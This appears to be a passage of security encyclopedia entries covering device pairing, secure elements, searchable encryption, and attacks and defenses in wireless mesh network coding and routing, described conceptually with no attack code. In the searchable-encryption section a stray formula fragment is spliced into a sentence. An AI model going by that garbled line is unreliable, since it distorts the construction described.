(I) Protocols using high-bandwidth OOB channels. These types of channels include most PHY OOB channels, such as mmWave, infrared, ultrasound, NFC, VLC, etc., and certain HCI channels. In some applications, only *uni-directional message authentication* is needed, where non-interactive authentication protocols are usually employed. The common idea of these protocols is to first send the message (e.g., an ID and public key) over the wireless channel and then send a hash of the message over an OOB channel. Only when the former is verified to match with the latter, the message is accepted as authenticated. The hash is computed using a collision-resistant hash function; thus, its output should be relatively long (e.g., at least 256 bits). This is reasonably efficient since the OOB channel is high-bandwidth. It is straightforward to extend this to *bi-directional authentication* by executing a uni-directional protocol twice, once in each direction. This typically does not affect efficiency for high-bandwidth PHY communication channels.

(II) Protocols using low-bandwidth OOB channels. This setting involves most HCI channels. The ways that human interactions are exploited in low-bandwidth HCI channels generally fall into two categories: direct transfer of information from one device to another (*Input* – **C2**) or human-based comparison of two pieces of short information (*Matching* – **C4**). Category **C2** usually corresponds to uni-directional authentication, while **C4** corresponds to bi-directional authentication.

To achieve *uni-directional message authentication*, transmitting a long hash is not practical in this case, since human users cannot transport such long strings. In contrast, the MANA protocols (Nguyen and Roscoe, 2008) use short authentication strings (SAS) as digests, which directly binds the message. To achieve *bi-directional authentication*, interactive protocols are often used. A basic idea called "commitment before knowledge" is often employed, where the parties commit to a common authenticator string (AS) before revealing parts of it. Then, a digest that binds the protocol transcript is generated by each device, which is manually compared by the user(s). In the above schemes, for practical security, the length of the digest, *b*, can be as small as 15 bits.

Other protocols adopt similar ideas to the above ones. An important goal is to make the protocol more efficient, i.e., transmit fewer bits in the OOB channel, for example, the Pasini-Vaudenay two-way authentication protocol, the Hoepman protocol, the Cagalj-Capkun-Hubaux protocol, and the Laur-Nyberg pairwise protocol (Nguyen and Roscoe, 2008).

(III) Protocols using sensing channels. For PHY sensing channels, sensing data are kept by each party and not explicitly exchanged. These protocols do not directly authenticate the messages, but instead verify (a) common contexts or (b) certain physical properties of the other device's signal.

Case (a) is applied to the case when both devices sense some common ambient signals and extract features from them to construct unique fingerprints. The devices must verify that they observed the same/similar ambient context. A key challenge is to securely exchange low-entropy sources, while tolerating slight mismatches between the fingerprints, due to the noisy nature of the sensed signals. A commonly used (non-interactive) protocol family is based on fuzzy-commitment schemes (or its successors: fuzzy-vault and fuzzy-extractors). They extract a common secret key

between two parties, only if the difference between their private inputs s_A and s_B is small enough. A fuzzy-commitment also hides the input s from eavesdroppers. Another commonly used interactive protocol is Interlock which uses only symmetric key cryptography (block cipher mode of operation). This protocol can detect MitM attacks and is adopted by several SDP schemes.

On the other hand, case (b) leads to non-cryptographic protocol designs that sense and verify the signal properties at the PHY layer (e.g., Zeng et al. 2010). However, generally they do not prevent MitM attacks.

Extension to a Group of Devices

To bootstrap a secure channel among a group of N devices, simply doing pairwise paring between any two devices in the group takes $O(N^2)$ time, which is not efficient. Using the same idea of "joint commitment before knowledge," pairwise device pairing can be extended to the group setting. Specifically, every device in the group needs to broadcast a commitment and compute a digest of all the messages generated by the group. Some examples using HCI channels include the HCBK protocol, the Laur-Pasini protocol, SafeSlinger, and GDP. Mirzadeh et al. (2013) provided a comprehensive survey on the cryptographic protocols for SDP, including group extensions.

Applications

SDP has a wide range of applications, especially in ubiquitous authentication in pervasive computing where no PKI or trusted party exists. A taxonomy of *application classes* is given by Fomichev et al. (2017), which categorizes application classes into four cases: private, public, social, and unattended. Specifically, the private class is a classic setting, where a single user either owns or directly controls two devices to be paired. The public class involves a single user with one device, who performs the pairing with some third-party infrastructure (e.g., a payment terminal). The social class involves two or more users who would like to securely pair their corresponding devices. For the unattended class, two or more devices belonging to the same ownership domain pair without user involvement. Each of them has different security and usability requirements and threat

levels (Fomichev et al., 2017). For example, the private class is considered as facing less threats than the other three classes. The unattended class involves zero user interaction, and usually the least security guarantee is expected.

Corresponding to the above classes, example applications include exchanging data between two personal gadgets like a smart watch and a smartphone (private), mobile payment from a credit card to a wireless card reader in a convenient store (public), connecting multiple IoT devices to a home's Wi-Fi access point (unattended), or setting up an ad hoc conference with multiple group members, each holding a smartphone (social). The actual perceived security, required amount of technical expertise, pairing completion time, scalability, and error rates all affect the wide acceptance of the pairing techniques and should be comprehensively evaluated. For surveys on usability studies of SDP, refer to Kumar et al. (2009), Kobsa et al. (2009), Kainda et al. (2009), and Chong et al. (2014).

Open Problems and Future Directions

A general framework of SDP. As observed by Fomichev et al. (2017), current work on SDP employs a design approach that is driven by hardware capabilities, which leads to incomparability among different SDP schemes. A more general framework of SDP is needed, which adopts an application class/use case-driven design that considers multiple factors. The framework should provide a higher level of abstraction, be able to adapt and customize the SDP scheme based on the type of the PHY and HCI channels, and be independent of the specific channel used. In this way, the best security-usability tradeoff can be achieved for a given application.

The role of user interactions: friend or foe? The answer to this question depends on the application. Fomichev et al. (2017) argue that human interaction plays a central role in the design of SDP schemes and can be used to improve security if properly utilized. They also advocate for studies on users' incentives for pairing and the common HCI practices in pairing. Involving a feedback loop between the user and the SDP scheme can help to mitigate user misbehavior and error and potentially improve security. This is especially important for public and social application classes.

On the other hand, an SDP scheme that requires too much human effort leads to less usability and may negatively impact user experience. Especially, under a group setting with many devices belonging to one person/organization or an unattended setting (such as IoT/smart home), scalability becomes very important. It is critical to reduce or remove user interaction, since it does not scale well. This is along the lines of zero-interaction pairing research. Currently, their security guarantee is relatively weak, due to eavesdropping attacks on the wireless channel or low entropy of the environmental context. Future work can focus on improving the security of SDP under unattended settings.

In-band pairing methods. Compared with OOB channels, using only in-band (either communication or sensing) channels has several benefits, including compatibility with off-the-shelf devices, as it does not need additional hardware/user interfaces. This is especially important for unattended devices such as IoT sensors, machine-type devices, connected vehicles with wireless transceivers, etc. But it is also challenging to design secure in-band pairing methods, due to the inherent insecurity of the wireless channel, which is often attributed to stable and predictable channel conditions.

To address this issue, channel randomization techniques can be developed, such as using reconfigurable antennas (Pan et al., 2019) or reconfigurable intelligent surfaces (RIS). Moreover, approaches that employ an additional trusted helper can be scalable options to set up multiple devices. Another promising future direction is to utilize mmWave or terahertz bands (Fomichev et al., 2017), where their signal propagation characteristics make eavesdropping and MitM attacks more difficult but not impossible. The security issues in these bands have not been fully explored. Finally, new modalities for PHY sensing channels can be developed, under different application contexts.

Secure Element

Marc Vauclair[42] ✉
(42) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

A Secure Element is a hardware device component. It offers any number of the following non-exhaustive list of tamper resistant secure services to the rest of the device:

- Tamper detection
- Root of trust (e.g., start of an authentication chain)
- Secure memory (e.g., a Secure Element can store the private key of a public key pair)
- Cryptographically secure random number generation
- Cryptographic services (e.g., AES decrypting using a secret key stored in the Secure Element, signature of a message using a private key, verification of a signature)
- Secure generation of keys (e.g., generation of a public key pair or of a shared-secret key for an authentication)
- Secure monitoring of system resources (e.g., detection of hardware configuration changes)
- Secure execution of software modules (e.g., secure boot)
- Secure counting of events (e.g., usage counter for secret keys)
- Secure time measurements (e.g., for a time-bounded proximity detection protocol)

- Tamper resistant unique identifier (e.g., a unique serial number that cannot be forged)

"Secure Element" is a broad term; there exist many secure element embodiments: smart cards, SIM cards, memory cards, TPMs, etc. They also exist with various contact and contactless interfaces.

One standard possible way to rate the security level of a given secure element is to evaluate it according to Common Criteria. For example, modern smart cards are evaluated between EAL4 and EAL5+ following the Common Criteria terminology.

Background

Modern secure systems build trust relationships between the components. Such systems need a root of trust (i.e., a place where they can store the required secrets or where they can perform secure computations). It is known that intrinsically there is no way to build such a root of trust in software only; that is the reason why hardware secure elements have been introduced and are becoming ubiquitous nowadays.

Applications

Here are only a few examples: the SIM cards in mobile phones, the smart cards for payments, the TPMs in modern laptops, the smart cards for settop boxes, the HSMs used in banks to store the root keys, the smart cards for public transportation fare tickets, the RFIDs for the traceability of chirurgical instruments in hospitals, the secure microSD cards in mobile phones to use the mobile phone as a contactless payment card or access control token, etc.

Open Problems and Future Directions

The current trend is to see more and more standardization efforts toward secure elements interoperability: ISO standards, ECMA, ETSI, Global Platform standards, Common Criteria protection profiles, etc.

Synonyms

Encrypted data indexing; Encrypted keyword index

Definition

A secure index enables to check whether the content of semantically secure ciphertexts includes a specified keyword without applying decryption operations or revealing the keyword value. Secure indices are mainly motivated in an outsourcing scenario with multiuser settings, where encrypted documents and their indices are stored on a remote server and are frequently queried and updated. A secure index has to guarantee that the server learns nothing beyond the outcome of the sequence of search operations. Indeed, the honest-but-curious server may try to analyze the messages received during users' interactions in order to learn additional information on the content of the stored documents. When a collection of documents and its indices are accessed either by a single user or never updated, the most suitable solution is to maintain a local index with pointers to outsourced documents containing the searched keywords. In multiuser settings, the adoption of local indices shows clear difficulties in maintaining the consistency of local data structure across all users.

Background

The evolution of information and communication technologies (ICTs) allows users with either limited resources or limited expertise to rely on distributed services for storing large volumes of data reliably and for making it globally available at relatively low cost. In such a scenario, the service provider (SP) is relied upon only for the availability of data and the enforcement of basic access control mechanisms. The outsourced data is stored in encrypted form to secure its content from both malicious adversaries and the SP itself. Therefore, from the perspective of an authorized user, the most useful and essential primitive to be executed on an outsourced data collection is a “searching” primitive. Ideally, the SP can execute the search of specific keywords on ciphertexts it stores without knowing the decryption key or the decrypted plaintext or the keyword value. Both the hosting server (i.e., the SP) and other malicious adversaries should learn no information beyond the outcome of the search operations. The applications that can benefit from the privacy guarantees provided by secure indices span from e-mail servers (Boneh et al. 2004) to storage of sensitive data.

In general terms, the solutions for the problem of searching over encrypted data can be divided into two classes: symmetric and asymmetric encryption schemes.

In the setting of symmetrically encrypted data, in a first stage, the user sends to the SP the collection of encrypted documents. In a second stage, the same user or a delegate (i.e., the one who possesses the encryption/decryption key) queries the SP in order to retrieve a subset of the outsourced documents. In Song et al. (2000) the keyword-based search over encrypted data was studied for the first time. In that paper, the authors proposed a scheme which encrypts each word of a document separately through a special two-layered encryption construction. The approach has a computational complexity linear in the size of the document collection and is vulnerable to statistical analyses of the distribution of the underlying plaintexts. In Chang and Mitzenmacher (2005) and Goh (2003), the authors associate an index to each document in the outsourced data collection and enable every user with the correct encryption key to compute a “trapdoor” corresponding to a keyword of her choice. The server is delegated to execute the searching operation on the secure indices using such a trapdoor.

As a consequence, the computational complexity required for a retrieval request is linear in the number of documents included in the outsourced data collection. In Goh (2003), the author introduces a formal definition of a secure index, formulates a security model known as “semantic security against chosen-keyword attack” (IND-CKA), and puts forth a secure index construction based on Bloom filters and pseudo-random functions. In Chang and Mitzenmacher (2005) the authors propose a simulation-based security definition (IND2-CKA), so that indices with different number of keywords cannot be distinguished and put forth a modified index construction for a whole document collection in order to guarantee that the trapdoors do not leak any information about the keywords being queried.

Improved indistinguishability and simulation-based definitions for searching over encrypted data using secure indices are given in Curtmola et al. (2006a, b). In those papers, the authors define a better adversarial model where the attacker can choose her own queries to the index as a function of previously obtained trapdoors and search outcomes. The proposed secure index construction has a constant computational complexity and is secure under the new definitions.

A detailed description of this construction is reported in the next section.

All the previous constructions give up the privacy of the access pattern (i.e., the documents matching the query/trapdoors) for the sake of efficiency. Indeed, more general security guarantees imply less efficient solutions such as oblivious RAMs (Goldreich and Ostrovsky 1996). Oblivious RAMs hide all information about the RAM use from the hosting server. Unfortunately, they involve a computational and communicational poly-logarithmic overhead that increases over time and a logarithmic number of client-server interactions for each memory operation.

In the public-key setting, the outsourced data is encrypted using the public-key of a user *U*. This means that anyone may encrypt some information for *U* (storing it on the SP), thus adding potentially new words to be indexed. In order to perform a keyword search, *U* generates a trapdoor information and sends this information to the SP. The knowledge of the trapdoor allows the SP to perform the desired operation while preventing him to gain any information on the keyword or on the information that is associated to it. The first scheme in this class has been presented in Boneh et al. (2004). In this paper, the authors present a scheme that is secure in the

random oracle model. Starting from Boneh et al. (2004), the authors of Abdalla et al. (2005) prove that the existence of an anonymous identity-base encryption (IBE) scheme implies the existence of public-key searchable encryption schemes. Furthermore, the authors present a construction for an identity-based encryption scheme with keyword search based on the existence of anonymous hierarchical IBE schemes.

The security guarantees of public-key schemes are weaker than the ones of the best symmetric-key scheme, and also the efficiency of the available solutions is at most comparable with their symmetric-encryption counterparts.

Theory

In this section, we describe the searchable symmetric encryption (SSE) scheme defined in Curtmola et al. (2006a, b), using the same notation and terminology introduced in Song et al. (2000), Chang and Mitzenmacher (2005), and Goh (2003).

Among the users who take part in an SSE scheme, there is a client who wishes to encrypt a document collection $D = (D_1, \ldots, D_n)$ and store it on a remote server, while maintaining the functionality of finding all documents containing a particular keyword. A secure index I is associated to D, and every user with the correct encryption key is able to compute a "trapdoor" for a specified keyword. The trapdoor allows the server to help in the retrieval of documents, but prevents him to know every additional information on the accessed data beyond the outcome of the search operation and any information inferred from the a-priori knowledge that two or more searches were performed for the same keyword or not. The formal transposition of such a requirement is defined as "Adaptive Indistinguishability Security" for SSE schemes (Curtmola et al. 2006b) and is employed to prove that the encrypted documents, the index, and the trapdoors involved in any two adaptively constructed searches cannot be distinguished (i.e., correlated or predicted) with probability non-negligibly better than 0.5 by any polynomially bounded adversary who makes search queries as a function of the outcome of previous searches. Let SSE = (Keygen, BuildIndex, Trapdoor, Search) be a collection of four polynomial-time algorithms. Keygen (k) is a key generation algorithm run in order to set up the scheme. It takes a security parameter k and returns a

secret key K with length polynomially bounded in k. BuildIndex (K, D) is the index generation algorithm. It takes a secret key K and a set of documents D in order to return a secure index I with size polynomially bounded in k. Trapdoor (K, w) is the algorithm run to generate a trapdoor T_w for a given secret key K and a given word w. Search (I, T_w) is run by the hosting server in order to search for the documents in D that contain word w. It takes the index I for the collection D and a trapdoor T_w for word w as inputs and returns a lexicographically sorted list of document identifiers containing w, denoted as:

$$D(w) = \{id(w,1), \ldots, id(w,j), \ldots\},$$
$$\text{with } 1 \leq j \leq \mid D(w) \mid$$

Defined as "unit" the smallest possible size for a word (e.g., one byte), in the following, we assume l be the size of the largest plaintext document in D (expressed in units), n the number of documents in D, and $m = l \cdot n$ an upper bound to the total size of the plaintext document collection. We denote the set of plaintext words in D as Δ and the corresponding subset of distinct plaintext words as $\Delta' \subseteq \Delta$.

We also let $\text{label}_{w,j} \in \{0, 1\}^p$ be the binary string resulting from the concatenation of a word $w \in \Delta'$ with a string representing the ordinal number of an identifier in $D(w)$, $1 \leq j \leq \mid D(w)\mid$, and let $\pi : \{0, 1\}^k \times \{0, 1\}^p \rightarrow \{0, 1\}^p$ be a pseudo-random permutation function.

The enforcement of the BuildIndex (K, D) primitive (Curtmola et al. 2006a, b) computes the list of document identifiers $D(w)$ for each $w \in \Delta'$ and builds the secure index I as a look-up table with $m(\leq 2^p)$ entries. Each entry is described by a pair (address, value), referred as I[address] $\leftarrow$ value, and is generated as follows:

$$I[\pi(K, \text{label}_{w,j})] \leftarrow id(w,j) \text{ for each } w \in \Delta'$$
$$\text{and } 1 \leq j \leq |D(w)|$$

To hide the number of distinct words in each document, given $(\text{mpk}, ID^\star, \sigma^\star) = 1.$, if $m' < m$, the $m - m'$ entries of I must be filled so that the identifier of each document appears in the same number of entries.

The Trapdoor (K, w) primitive is run by the user to generate a trapdoor for a given word w as following:

$$T_w \leftarrow (t_1, \ldots, t_l)$$
$$= (\pi(K, \text{label}_{w,1}), \ldots, \pi(K, \text{label}_{w,l}))$$

Finally, the Search (I, T_w) primitive consists of l lookups since each of the trapdoor components "reveals" only one entry in the index.

Despite being remarkably simple, the described SSE scheme is proven to be secure and requires for each query: one round of communication, constant storage, and computational costs, on the user side, and a computational complexity proportional with the number of documents that match the query, on the server side. Finally, the improved primitives to deal with the multiuser setting (Curtmola et al. 2006b), where an arbitrary group of parties other than the content owner can submit search queries, employ well-known techniques for "broadcast encryption" without modifying the basic scheme previously described.

Also, the optimizations for the secure index updates (Curtmola et al. 2006b) follow the approach in Chang and Mitzenmacher (2005) and do not modify the described mechanisms.


Secure wireless mesh networks

Definitions

Secure network coding for wireless mesh networks refers to protocols and mechanisms designed to achieve reliable and secure communication in wireless mesh networks via network coding, resilient to inside and outside attacks. In a more limited sense, it refers to network coding protocols that can tolerate pollution attacks.

Background

Network coding is a promising paradigm that has been shown to improve throughput and provide elegant solutions to problems that were traditionally




considered difficult, such as congestion control and reliability. The core principle of network coding is that intermediate nodes actively mix (or *code*) input packets and forward the resulting coded packets.

Several practical systems have been proposed to bridge theory with practice in the context of wireless mesh networks (Katti et al., 2006, 2008; Chachulski et al., 2007; Das et al., 2008; Le et al., 2008; Zhang and Li, 2008a,b). Such systems need to solve a plethora of practical aspects before network coding meets its promised potential. To cope with the unpredictable and challenging wireless environment, network coding systems make practical design choices and optimizations that are essential to leverage network coding and achieve good performance. However, many of these design choices result in protocols that have numerous security vulnerabilities.

Network coding systems proposed for wireless networks leverage the benefits of network coding in two different ways: they mix packets within the same individual flow (referred to as *intra-flow* network coding systems), or they mix packets across multiple different flows (referred to as *inter-flow* network coding systems). Examples of intra-flow network coding systems include (Chachulski et al., 2007; Zhang and Li, 2008a,b; Katti et al., 2008), and examples of inter-flow network coding systems include (Katti et al., 2006; Das et al., 2008; Le et al., 2008).

Intra-flow network coding In intra-flow network coding systems, packets are delivered in batches, referred to as *generations*. Each node forwards *coded packets* which are computed as a random linear combination of the plain packets in a generation (see Fig. 1). To send a generation of packets, the source node continuously broadcasts coded packets for the current generation until an acknowledgment (ACK) is received from the destination. The coded packets are relayed to the destination via a set of intermediate nodes, referred to as *forwarder nodes*. Each forwarder node stores linearly independent coded packets it overhears and forwards new coded packets by combining the coded packets stored in its buffer. When the destination node receives enough linearly independent coded packets, it decodes the packets by solving a system of linear equations and unicasts an ACK packet to the source node, allowing the



source to start sending the next generation of packets.

Secure Network Coding for Wireless Mesh Networks, Fig. 1 An illustration of plain packets, generation, and coded packets in intra-flow network coding systems

Inter-flow network coding Inter-flow network coding exploits opportunistic listening and wireless broadcast with *opportunistic coding* at intermediate nodes. When a node has a set of packets for different flows to be delivered to different next hop nodes, instead of unicasting each packet individually to its corresponding next hop node, the node combines the packets together and broadcasts the combined packet once for all the next hop nodes. Therefore, inter-flow coding reduces multiple individual unicast transmissions to only one broadcast transmission. Inter-flow network coding systems are generally designed on top of traditional routing protocols. Given a set of paths for different flows, inter-flow network coding identifies a set of nodes at the intersections of paths to combine unicast transmissions of plain packets for different flows into broadcast transmissions of coded packets. The downstream nodes decode the coded packets using their overheard packets (see Fig. 2). Thus, unlike intra-flow network coding where all forwarder nodes perform coding and only receiver nodes perform decoding, in inter-flow network coding only nodes at the intersections of flows perform coding operations and any downstream nodes that have overheard necessary packets can perform the decoding

operation.

Theory

Attacks Against Network Coding

Adversarial model A network coding system may come under attack from both *outside* and *inside* attackers. Outside attackers are limited to attacking the network without having access to network resources; this includes eavesdropping, injection, modification, and replay of packets. Inside attackers, having obtained access to authentication material (e.g., cryptographic keys), can pose as authorized participants and attack the network from the inside. Inside attackers are either nodes that have been compromised or honest nodes that have turned malicious.

Intra-flow network coding An intra-flow coding system consists of the following components: forwarding node selection and rate assignment, data forwarding, acknowledgment delivery, and packet coding/decoding. Each of these components can be subjected to attacks.

The forwarding node selection and rate assignment process relies on a link state graph, which is obtained by having each node monitoring its local link qualities and periodically flooding the information in the entire network. An attacker can influence the node selection by claiming false

metrics for its own adjacent links or by modifying link qualities reported by other nodes as they are flooded in the network. Link falsification attacks are difficult to prevent, as this information is local to the attacker node. Link modification attacks can be prevented by using message authentication.

Wormhole attacks introduce fictitious links between honest nodes and distort their perception of network topology. Although existing wormhole solutions, such as packet leashes (Hu et al., 2003) and TrueLink (Eriksson et al., 2006), can be applied, they typically incur substantial overhead, which can potentially nullify the performance gain of network coding.

The data forwarding component is vulnerable to packet pollution and packet dropping attacks. In packet pollution attacks, the attacker node injects corrupted packets into the network (i.e., packets that are not linear combinations of the plain packets at the source). As each forwarder node combines received packets to form new coded packets, pollution attacks can cause an epidemic effect, where the corrupted packets from one affected honest node further affect other honest nodes. By injecting even a few corrupted packets, the attacker can degrade the performance significantly. In packet dropping attacks, an attacker arbitrarily drops data packets. Addressing packet dropping attacks in network coding systems is more challenging than in traditional routing protocols, as the number of packets a node transmits and the time of transmissions are contingent on the opportunistic receptions at the node.

The acknowledgment delivery component is vulnerable to attacks where an attacker injects, modifies, drops, or delays ACKs with severe consequences for the system. Some of these attacks can be prevented by using authentication mechanisms, while others, such as the ACK delaying attack, are stealthy and are more difficult to defend against.

Inter-flow network coding An inter-flow coding system consists of the following components: discovery of coding opportunities, packet coding/decoding, packet forwarding, and routing integration for increased coding opportunities.

The correct discovery of coding opportunities at a node relies on the correct packet reception information that the node collects from other nodes. An attacker can impersonate honest nodes and report incorrect packet reception information to their neighbors. Such an attack can cause a node to send coded packets that cannot be decoded by the intended next hop

nodes. Since such non-decodable packets cannot be acknowledged, it will cause the sender node to continuously transmit useless packets. This attack can be addressed with message authentication schemes. Attacks on link state routing protocols which cause a node to derive an incorrect link state graph can also cause a node to infer incorrect packet reception information and consequently send non-decodable packets. In systems that determine coding opportunities based on the neighboring node set information collected during the route discovery process, an attacker can cause neighbor set pollution either by direct modifications of route request packets or by using wormholes to introduce fictitious links. Existing approaches for secure source routing protocols and for defending against wormhole attacks can be used to secure the neighbor set information.

The packet transmission process in inter-flow coding systems is also subject to attacks such as ACK injection or modification, packet pollution, packet under- or over-coding, and packet dropping. Out of these, packet over- or under-coding are specific to inter-flow coding systems, while the others are similar to the ones in intra-flow coding systems with the caveat that they are more difficult to defend against. For example, existing pollution defense schemes proposed for intra-flow coding, such as homomorphic signatures, cannot be applied in inter-flow coding systems, as coded packets are formed from packets generated by different sources. Traditional monitoring mechanisms where an upstream node, say *A*, monitors the correct behavior of a downstream node, say *B*, by comparing the packets sent by *A* and those forwarded by *B* are also not effective under inter-flow network coding since an upstream node usually cannot decode the packets sent by a downstream node. In general, inter-flow network coding introduces additional vulnerabilities because coding across flows results in complex inter-flow data dependencies and allows pollution attacks in one flow to contaminate other flows. The impact of such an attack is thus more devastating than in intra-flow coding systems. For example, by injecting a corrupted packet into a flow f, an attacker can corrupt all the flows coded with f. Similarly, an attacker node at the intersection of several flows can corrupt all the intersecting flows using a single incorrectly coded packet.

During the coding process, a malicious node can also conduct under- and over-coding attacks by coding less or more packets than it is supposed to. For example, consider a malicious coding node that is at the intersection

of three flows and is supposed to code packets from two of the three flows; however, the node codes together packets from all the three flows, causing the downstream nodes unable to perform the decoding. The difficulty of defending against such attacks comes from the fact that the packets forwarded by the attacker do not match the definition of a corrupted packet. Thus, even if a defense scheme was able to detect polluted packets, it would still not be effective against packet under- or over-encoding attacks.

In order to select an optimal route that considers coding opportunities, a coding-aware routing protocol not only requires the correctness of link and path metrics as in traditional routing protocols, but it also requires the correctness of coding benefits reported by each node. Thus, in addition to manipulating link and path metrics, an attacker node can disrupt the protocol by manipulating coding opportunities. For example, by reporting very high coding opportunities, the attacker can improve its chances to be selected on the path and gain the control over the flow. Since coding opportunities not only depend on the network topology but also depend on the current flow structure, it is more challenging to ensure the correctness of coding opportunities reported by a node than ensuring the correctness of pure topological metrics (e.g., link or path qualities).

Defenses

Defenses against pollution attacks in intra-flow network coding

Defenses against pollution attacks in intra-flow coding systems can be categorized into cryptographic approaches and information-theoretic approaches.

Cryptographic approaches rely on augmenting the network coded packets with additional verification information; this allows intermediate nodes to verify the validity of coded packets and filter out polluted packets. Existing schemes use specialized homomorphic hash functions or homomorphic digital signatures. In hash-based schemes (Krohn et al., 2004; Gkantsidis and Rodriguez Rodriguez, 2006; Kehdi and Li, 2009), the source uses a homomorphic hash function to compute a hash of each native data packet and sends these hashes to intermediate nodes via an authenticated channel. Most of the schemes based on digital signatures (Charles et al., 2006; Li et al., 2006; Zhao et al., 2007; Yu et al., 2008) require reliable distribution of a new public key for every new file that is sent, and the size of the public key is linear in the file size. The only exception is a recent

scheme (Boneh et al., 2009), which achieves constant-size public key at the cost of using bilinear maps. Several schemes avoid the cost of using heavyweight cryptographic primitives. For example, by assuming the existence of loose time synchronization in the network, (Dong et al., 2009, 2011) propose a lightweight solution based on efficient linear checksums and time asymmetry. The scheme presented in Yu et al. (2009) avoids using homomorphic signatures or hashes all together by relying solely on much more efficient symmetric key encryptions; however, the drawback is the significantly larger bandwidth overhead. Finally, the scheme in Agrawal and Boneh (2009) uses efficient homomorphic MACs but requires key pre-distribution from a centralized trusted entity, and its security decreases as the number of compromised nodes increases.

Information-theoretic approaches do not filter out polluted packets at intermediate nodes; instead, they either encode enough redundant information into packets which allows receivers to detect the presence of polluted packets (Ho et al., 2004) or use a distributed protocol which allows receivers to tolerate pollution and recover native packets (Jaggi et al., 2007). However, given that polluted packets are not filtered out, the throughput that can be achieved by the protocol is upper-bounded by the information-theoretic optimal rate of $C - z_O$, where C is the network capacity from the source to the receiver and z_O is the network capacity from the adversary to the receiver.

Defenses against pollution attacks in inter-flow network coding CodeGuard is a defense mechanism against packet pollution attacks in inter-flow coding systems. CodeGuard allows nodes to attest the correctness of their prior coding operations and incurs a constant bandwidth overhead regardless of the number of coding nodes involved. It uses bit-level traceback and a novel cross-examination technique that efficiently tracks the history of a corrupted packet and identifies attacker nodes unequivocally.

Entropy attacks and defenses In an entropy attack, the attacker creates non-innovative packets (i.e., packets that contain information already known by the system), resulting in a severe degradation of system performance (Newell et al., 2012). Although entropy attacks share some characteristics with pollution attacks and selective forwarding, none of the

techniques proposed to defend against such attacks are applicable to entropy attacks because the packets look legitimate and the packet forwarding is stealthy in nature. Newell et al. (2012) propose and evaluate several defenses that vary in detection capabilities and overhead.

Secure communication

Definitions

A secure routing protocol guarantees that the routing service works correctly, i.e., delivers packets between a source and one or multiple destinations without being altered, delayed, or dropped, by intermediate forwarder nodes.


Background

Routing protocols ensure that data sent by the source is routed across the network and reaches the destination. The destination can be a single node (unicast routing) or multiple nodes (multicast routing). Most of the routing protocols for ad hoc wireless networks have a route establishment phase where a routing path is established and selected based on a metric (typically hop-count) and a data forwarding phase in which nodes on the path forward packets to a particular destination.

Wireless mesh networks (WMNs) share a lot of similarities with mobile ad hoc networks (MANETs), as in both, communication is done using wireless transmissions in a multi-hop fashion (i.e., the communication between source and destination is relayed by intermediate nodes). Thus, routing protocols that were proposed in MANETs for unicast (AODV Perkins and Royer 2000, DSR Johnson et al. 2001, DSDV Perkins and Bhagwat 1994) and multicast (MAODV Royer and Perkins 2000) can be used in WMNs. However, some routing protocols such as ODMRP (Lee et al., 2002) were specifically designed to take advantage of the mesh structure in a WMN. Moreover, given their static nature, WMNs are used primarily for applications that require high throughput. To maximize path throughput, an important focus in routing for WMNs is to use high-throughput metrics (such as ETX Couto et al. 2003, PP Keshav 1993; Draves et al. 2004, RTT Adya et al. 2004, SPP Roy et al. 2006), in which the paths are selected based on the quality of the wireless links, as opposed to the more traditional hop-count metric which seeks to minimize the number of hops on a path. As a result, WMNs share many security threats with MANETs, but they also add new security challenges that originate from the different nature of routing protocols designed to take into account the mesh structure and the high-throughput metrics.

Theory

Attacks Against Routing



The main goal of an attack against routing is that of disrupting packet delivery between source and destination (A related attack is when a passive attacker performs traffic analysis, which will not be considered here.). One

criterion to classify attacks is depending on whether the adversary possesses the credentials to participate in routing. In the absence of any security mechanisms, the wireless transmission medium makes routing vulnerable to outside attacks, in which adversaries replay, inject, or modify control or data packets. These attacks can be prevented by using cryptographic mechanisms such as MACs and digital signatures that ensure authentication and integrity of messages exchanged between nodes. However, such mechanisms are not sufficient against insider attacks, which occur when adversaries gain access to the cryptographic material stored at the nodes. Given the multi-hop nature of routing and the lack of physical security which makes devices susceptible to theft, insider attacks can be a severe security threat.

Another criterion to classify attacks is depending on which phase of the routing protocol is targeted. Attacks can target the path establishment phase and the packet forwarding phase. Both must be secured. Attacks that disrupt the correct path establishment target the underlying routing structure (i.e., a path or multipaths for unicast and a mesh or a tree for multicast). Examples are distorting the routing structure or preventing its establishment altogether. The most common attack targeting the packet forwarding phase is the packet dropping attack in which adversaries drop (either partially or totally) the packets that are routed through them. Some attacks target both phases: adversaries manipulate the route establishment phase in order to be included on many routes and subsequently disrupt large portions of the network by attacking the data forwarding phase. Examples include wormhole (Hu et al., 2003b), rushing (Hu et al., 2003c), and metric manipulation attacks (Dong et al., 2008). Finally, adversaries can perform the attack by acting individually or by colluding with other adversaries. The presence of multiple colluding adversaries usually makes an attack more challenging to mitigate.

In a *wormhole attack*, two colluding adversaries create the appearance of a short path by tunneling packets among themselves. For example, in Fig. 1, adversarial nodes $A1$ and $A2$ have created a wormhole link between them (the dotted line) and honest nodes $N1$ and $N2$ choose the route that includes the wormhole link because it seems to have a low cost. In a traditional wormhole attack, $N1$ and $N2$ are outside attackers that simply act as repeaters (e.g., $A1$ sends to $A2$ packets overheard from $N1$ and $A2$ rebroadcasts them), leading $N1$ and $N2$ to believe they are direct neighbors.

In the Byzantine version of the wormhole attack (Awerbuch et al., 2007), *A*1 and *A*2 are compromised nodes that establish a wormhole link between them but are still visible on the path between *N*1 and *N*2.

Secure Routing in Wireless Mesh Networks, Fig. 1 Wormhole attack

In *rushing attacks*, an attacker is able to propagate an adversarial variant of a packet through the network. A typical example is to take advantage of the flood duplicate suppression technique in the route discovery phase of an on-demand routing protocol such as AODV (Perkins and Royer, 2000). Attacker nodes can simply transmit flood packets by ignoring the small randomized delays (required by wireless transmissions in order to reduce collisions). As a result, flood packets traveling through legitimate routes will be ignored, and, instead, attackers will be included on routes.

Metric manipulation attacks. Dong et al. (2008) occur in WMNs that are optimized to use high-throughput metrics (instead of the more traditional hop-count metric). In a typical use, each node is required to collect local information about its adjacent links based on periodical probes from its neighbors. This local information is then propagated in the network, allowing nodes to obtain global information about the quality of routes. In a metric manipulation attack, an adversarial node advertises "high-quality" paths by manipulating either its own contribution to the path metric or the contributions of other nodes that were accumulated in the path metric. As a result, attacker nodes will act as "attractors" for many routes. These attacks are Byzantine in nature, as they are conducted by nodes that have the credentials to participate in routing yet are under adversarial control.

Defenses

